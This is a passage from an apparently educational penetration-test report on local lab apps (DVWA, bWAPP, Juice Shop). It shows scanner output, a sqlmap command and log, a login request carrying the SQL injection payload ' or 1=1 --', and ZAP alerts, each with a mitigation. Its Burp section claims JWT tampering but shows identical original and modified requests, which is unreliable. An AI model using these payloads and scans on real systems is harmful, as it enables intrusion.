    /archive.zip: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    /site.ebz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    /dump.tgz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    127.0.0.1.tsp: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    /archive.ebz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    /archive.tar.lzma: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    /database.tar.lzma: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    127.0.0.1.pem: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    /archive.ebz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    /database.tar: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    /database.tgz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    /site.ebz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    /site.pem: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    127.0.0.1.egg: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    127.0.0.1.war: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    127.0.0.1.tar: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    /backup.pem: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    /Archive.ebz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    /database.pem: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    /archive.ebz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    /Backup.jks: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    /localhost.war: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    /archive.ebz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    /database.egg: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    /dump.tar.lzma: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    /dump.tgz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    /dump.war: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    /localhost.ebz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    /archive.ebz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    /archive.tar.lzma: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    /database.ebz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
    /archive.ebz: This might be interesting.
    /wp-content/plugins/mxgen-gallery/products/photocrati_nextgen/modules/nextgen_addgallery_page/static/jquery.freetree/connectors/jQueryFileTree.php: NextGEN Gallery LFI. See: https://seclists.org/fulldisclosure/2014/feb/171
    /wp-content/plugins/mxgen-gallery/products/photocrati_nextgen/modules/nextgen_addgallery_page/static/jquery.freetree/connectors/jQueryFileTree.php: NextGEN Gallery LFI. See: https://seclists.org/fulldisclosure/2014/feb/171
    7789 times? 2 error(s) and 79 item(s) reported on remote host
    End time: 2025-09-03 16:07:23 (GMT5.5) (134 seconds)

1 hosts tested
```

Impact: Attackers can use this to exploit known vulnerabilities.

Mitigation: Disable or obfuscate server banner, keep Node.js and dependencies updated.

Directory Enumeration:

Discovered directories such as `/ftp`, `/public`, and `/score-board`.

Impact: Could reveal sensitive information or unintended access points.

Mitigation: Restrict directory access, disable indexing, and enforce proper access controls.

SQLMap:

SQL Injection on login → Admin access.

Impact: Database + authentication compromise.

```
[root@kali:~/home/meghan]# ./sqlmap -u "http://localhost:3000/#/login" --dbs --level=5
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:22:25 /2025-09-03

[16:22:26] [INFO] testing connection to the target URL
[16:22:27] [INFO] testing if the target URL content is stable
[16:22:27] [INFO] target URL content is stable
[16:22:27] [WARNING] parameter 'User-Agent' is dynamic
[16:22:28] [WARNING] heuristic [basic] test shows that parameter 'User-Agent' might not be injectable
[16:22:28] [INFO] testing if the target URL content is stable
[16:22:29] [INFO] testing AND boolean-based blind - WHERE or HAVING clause
[16:22:30] [INFO] testing AND boolean-based blind - WHERE or HAVING clause (Unquoted - comment)
[16:22:31] [INFO] testing AND boolean-based blind - WHERE or HAVING clause (Quoted - comment)
[16:22:32] [INFO] testing AND boolean-based blind - WHERE or HAVING clause (MySQL comment)
[16:22:33] [INFO] testing AND boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)
[16:22:34] [INFO] testing AND boolean-based blind - WHERE or HAVING clause (Oracle comment)
[16:22:35] [INFO] testing AND boolean-based blind - WHERE or HAVING clause (PostgreSQL comment)
[16:22:36] [INFO] testing MySQL AND boolean-based blind - WHERE or HAVING ORDER BY or GROUP BY clause
[16:22:37] [INFO] testing MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)
[16:22:38] [INFO] testing MySQL AND boolean-based blind - WHERE or HAVING clause (EXTRACTVALUE)
[16:22:39] [INFO] testing PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)
[16:22:40] [INFO] testing Oracle AND boolean-based blind - WHERE or HAVING clause (CTXSYS.DRTHSX.SN)
[16:22:41] [INFO] testing SQLite AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON)
[16:22:42] [INFO] testing MySQL AND boolean-based blind - Parameter replace (MAKE_SET)
[16:22:43] [INFO] testing MySQL AND boolean-based blind - Parameter replace (ELT - original value)
[16:22:44] [INFO] testing MySQL AND boolean-based blind - Parameter replace (ELT - original value)
[16:22:45] [INFO] testing MySQL boolean-based blind - Parameter replace (MAKE_SET)
[16:22:46] [INFO] testing MySQL boolean-based blind - Parameter replace (ELT - original value)
[16:22:47] [INFO] testing MySQL boolean-based blind - Parameter replace (bool/int)
[16:22:48] [INFO] testing MySQL boolean-based blind - Parameter replace (original value)
[16:22:49] [INFO] testing PostgreSQL boolean-based blind - Parameter replace
[16:22:49] [INFO] testing PostgreSQL boolean-based blind - Parameter replace (original value)
[16:22:49] [INFO] testing PostgreSQL boolean-based blind - Parameter replace (GENERATE_SERIES)
[16:22:49] [INFO] testing PostgreSQL boolean-based blind - Parameter replace (GENERATE_SERIES - original value)
[16:22:49] [INFO] testing Microsoft SQL Server/Sybase boolean-based blind - Parameter replace
[16:22:49] [INFO] testing Microsoft SQL Server/Sybase boolean-based blind - Parameter replace (original value)
[16:22:49] [INFO] testing Oracle boolean-based blind - Parameter replace
[16:22:49] [INFO] testing Oracle boolean-based blind - Parameter replace (original value)
[16:22:49] [INFO] testing Informix boolean-based blind - Parameter replace (original value)
[16:22:49] [INFO] testing Microsoft Access boolean-based blind - Parameter replace
[16:22:49] [INFO] testing Microsoft Access boolean-based blind - Parameter replace (original value)
[16:22:49] [INFO] testing Boolean-based blind - Parameter replace (DUAL)
[16:22:49] [INFO] testing Boolean-based blind - Parameter replace (DUAL - original value)
[16:22:49] [INFO] testing Boolean-based blind - Parameter replace (CASE - original value)
[16:22:49] [INFO] testing MySQL > 5.0 boolean-based blind - ORDER BY, GROUP BY clause
[16:22:49] [INFO] testing MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)
[16:22:49] [INFO] testing MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)
[16:22:49] [INFO] testing MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)
```

Mitigation: Use ORM, parameterized queries.

Burp Suite:

JWT token modified in Burp → privilege escalation.

Impact: Full admin access.

The screenshot shows the Burp Suite interface. The 'Proxy' tab is selected. In the 'Intercept' section, two requests are listed: a POST request to 'http://localhost:3000/rest/user/login' and a GET request to 'http://localhost:3000/rest/user/whoami'. The POST request's payload is being edited in the 'Request' pane. The original payload is:

```
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 44
4 sec-ch-ua: "Not A Brand";v="99", "Chromium";v="91", "Google Chrome";v="91"
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, */*
7 sec-ch-ua-mobile: ?0
8 sec-ch-ua-platform: ?0
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.0.0 Safari/537.36
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
18 Connection: keep-alive
19
20 {
  "email": " or 1=1 --",
  "password": "test123"
}
```

The modified payload is:

```
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 44
4 sec-ch-ua: "Not A Brand";v="99", "Chromium";v="91", "Google Chrome";v="91"
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, */*
7 sec-ch-ua-mobile: ?0
8 sec-ch-ua-platform: ?0
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.0.0 Safari/537.36
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
18 Connection: keep-alive
19
20 {
  "email": " or 1=1 --",
  "password": "test123"
}
```

The 'Inspector' pane shows the modified request attributes, query parameters, cookies, and headers. The 'Notes' pane is empty.

Mitigation: Sign/validate JWTs.

OWASP ZAP :

Detected reflected XSS, sensitive data exposure ([/#/score-board](#)).

Impact: Recon leakage, XSS exploitation.

The screenshot shows the ZAP interface with an 'Automated Scan' configuration dialog open. The URL to attack is set to `http://localhost:3000`. The 'Use traditional spider' checkbox is checked. Under 'ajax spider', the dropdowns show 'Always' and 'with Firefox'. Below the form, it says 'Progress: Using traditional spider to discover the content'. In the main pane, there's a list of alerts, with one specific alert expanded: 'Content Security Policy (CSP) Header Not Set'. The alert details include:

- URL: `http://localhost:3000/sitemap.xml`
- Confidence: High
- Parameter:
- Attack:
- Evidence:
 - CWE ID: 693
 - WASC ID: 15
- Source: Passive (10038 - Content Security Policy (CSP) Header Not Set)
- Alert Reference: 10038-1
- Input Vector:
- Description: Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks. These attacks are used for everything from data theft to site defacement or distribution of malware. CSP provides a set of standard HTTP headers that allow website owners to declare approved sources of content that browsers should be allowed to load on that page — covered types are JavaScript, CSS, HTML frames, fonts, Images and embeddable objects such as Java applets, ActiveX, audio and video files.

The screen shows the ZAP interface with the following details:

- Top Bar:** File, Edit, View, Analyse, Report, Tools, Import, Export, Online, Help.
- Left Sidebar:** Standard Mode, Sites, Contexts, Default Context.
- Main Area:**
 - Header:** Quick Start, Request, Response, Requester.
 - Section Title:** Automated Scan
 - Description:** This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'. Please be aware that you should only attack applications that you have been specifically been given permission to test.
 - Form Fields:** URL to attack: http://localhost:3000/, Use traditional spider: , Use ajax spider: Always with Firefox.
 - Buttons:** Attack, Stop.
 - Progress:** Attack complete - see the Alerts tab for details of any issues found.
- Bottom Navigation:** History, Search, Alerts, Active Scan, Output, Spider, AJAX Spider.
- Alerts Tab (Details):**
 - Content Security Policy (CSP) Header Not Set**
 - URL: http://localhost:3000/sitemap.xml
 - Risk: Medium
 - Confidence: High
 - Parameter: Content-Security-Policy
 - Evidence:
 - CWE ID: 693
 - WASC ID: 15
 - Source: Passive (10098 - Content Security Policy (CSP) Header Not Set)
 - Alert Reference: 10038-1
 - Input Vector:
 - Description: Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks. These attacks are used for everything from data theft to site defacement or distribution of malware. CSP provides a set of standard HTTP headers that allow website owners to declare approved sources of content that browsers should be allowed to load on that page — covered types are JavaScript, CSS, HTML frames, fonts, images and embeddable objects such as Java applets, ActiveX, audio and video files.
 - Other Info:
 - Alerts Summary:** 0 Critical, 3 Major, 2 Minor, 2 Info, 0 Main Proxy, 1 Localhost:8080.
 - Bottom Status:** Current Status: 0 Critical, 0 Major, 0 Minor, 0 Info, 0 Main Proxy, 0 Localhost:8080.

The screenshot shows the ZAP interface with the 'Alerts' tab selected. A single alert is listed under the 'Content Security Policy (CSP) Header Not Set' category. The alert details are as follows:

- Cross-Domain Misconfiguration**
- URL:** http://localhost:3000/robots.txt
- Confidence:** Medium
- Parameter:** None
- Attack:** None
- Evidence:** Access-Control-Allow-Origin: *
- CWE ID:** 264
- WASC ID:** 14
- Sources:** Passive (10098 - Cross-Domain Misconfiguration)
- Input Vector:** None
- Description:** Web browser data loading may be possible, due to a Cross Origin Resource Sharing (CORS) misconfiguration on the web server.
- Other info:** The CORS misconfiguration on the web server permits cross-domain read requests from arbitrary third party domains, using unauthenticated APIs on this domain. Web browser implementations do not permit arbitrary third parties to read the response from authenticated APIs, however. This reduces the risk somewhat. This misconfiguration could be used by an attacker to access data that is available in an unauthenticated manner, but which uses some other form of security, such as IP address white-listing.

The screenshot shows the ZAP (Zed Attack Proxy) interface version 2.16.1. The top menu bar includes File, Edit, View, Analyse, Report, Tools, Import, Export, Online, Help, and Standard Mode. The main window has several tabs: 'Sites' (selected), 'Contexts', 'Default Context', and 'Sites'. The 'Sites' tab displays a tree view of contexts and sites. The 'Header' tab shows an example of an HTTP response header for a file download, including fields like Content-Type, Content-Disposition, and Content-Length. The 'Content' tab displays the raw HTML content of the file, which is a simple page from the OWASP Juice Shop application. The 'Content Modified' tab shows the modified content after a file was added. The bottom left shows the 'Alerts' tab with 7 alerts, including Content Security Policy (CSP) Header Not Set, Cross-Domain Misconfiguration, and Hidden File Found. The bottom right shows the 'Current Status' with various metrics at 0.

The screenshot shows the ZAP interface with a network request captured. The request is for a file named 'cookieconsent.min.js' from 'localhost:3000'. The response header is as follows:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Content-Type: application/javascript
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: #/jobs
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Wed, 03 Sep 2025 09:33:55 GMT
ETag: W/"124fa-199e0d1b29"
Content-Type: text/html; charset=UTF-8
Content-Length: 75892
Content-Encoding: gzip
```


The response body contains the HTML code for a cookie consent banner:

```
<!doctype html>
<html lang="en"> data-beasties-container>
<head>
    <meta charset="utf-8">
    <title>WASP Juice Shop</title>
    <meta name="description" content="Probably the most modern and sophisticated insecure web application">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link id="favicon" rel="icon" type="image/x-icon" href="/assets/public/favicon.ico">
    <link rel="stylesheet" type="text/css" href="/cdnjs.cloudflare.com/ajax/libs/cookieconsent/2/3.1.0/cookieconsent.min.css">
<script src="/cdnjs.cloudflare.com/ajax/libs/cookieconsent/2/3.1.0/cookieconsent.min.js"></script>
```

Below the request, the 'Content Modified' tab is selected, showing a detailed analysis of the 'Cross-Domain JavaScript Source File Inclusion' vulnerability.

Cross-Domain JavaScript Source File Inclusion

URL:	http://localhost:3000/sitemap.xml
Risk:	Low
Vulnerability:	Medium
Parameter:	/cdnjs.cloudflare.com/ajax/libs/cookieconsent/2/3.1.0/cookieconsent.min.js
Attack:	
Evidence:	<script src="/cdnjs.cloudflare.com/ajax/libs/cookieconsent/2/3.1.0/cookieconsent.min.js"></script>
CWE ID:	829
WASC ID:	15
Source:	Passive (10017 - Cross-Domain JavaScript Source File Inclusion)
Impact Vector:	
Description:	The page includes one or more script files from a third-party domain.
Other info:	



Mitigation: Restrict access, sanitize outputs.

5. OWASP Top 10 Mapping

- **A01:2021 Broken Access Control** → Weak authentication, JWT manipulation (Juice Shop)
- **A03:2021 Injection** → SQL Injection, OS Command Injection (DVWA, bWAPP, Juice Shop)
- **A05:2021 Security Misconfiguration** → File upload execution, missing headers (DVWA, bWAPP)
- **A07:2021 Identification & Authentication Failures** → Hydra brute force attacks
- **A08:2021 Software & Data Integrity Failures** → Improper file upload validation
- **A09:2021 Security Logging & Monitoring Failures** → Errors not properly logged

6. Conclusion

This security assessment of **DVWA**, **bWAPP**, and **Juice Shop** was performed with the objective of identifying common web application vulnerabilities as outlined in the OWASP Top 10. The assessment successfully demonstrated multiple real-world attack vectors, including **Cross-Site Scripting**, **SQL Injection**, **OS Command Injection**, **Unrestricted File Upload**, **Weak Authentication**, and **Broken Access Control**.

The findings highlight critical weaknesses that could lead to:

- Unauthorized access to sensitive data
- Remote code execution on the server

- Session hijacking and privilege escalation
- Exposure of internal system information

Each vulnerability has been accompanied by **detailed impact analysis and practical mitigation strategies**, ensuring the development team has a clear roadmap for remediation.

Final Remarks

This report has been completed in line with professional penetration testing practices and is intended solely for **educational and security improvement purposes**. By addressing the identified vulnerabilities, the security posture of these applications can be significantly enhanced, reducing the risk of exploitation in real-world scenarios.

Prepared By:

Meghan Diwate

Security Analyst / Penetration Tester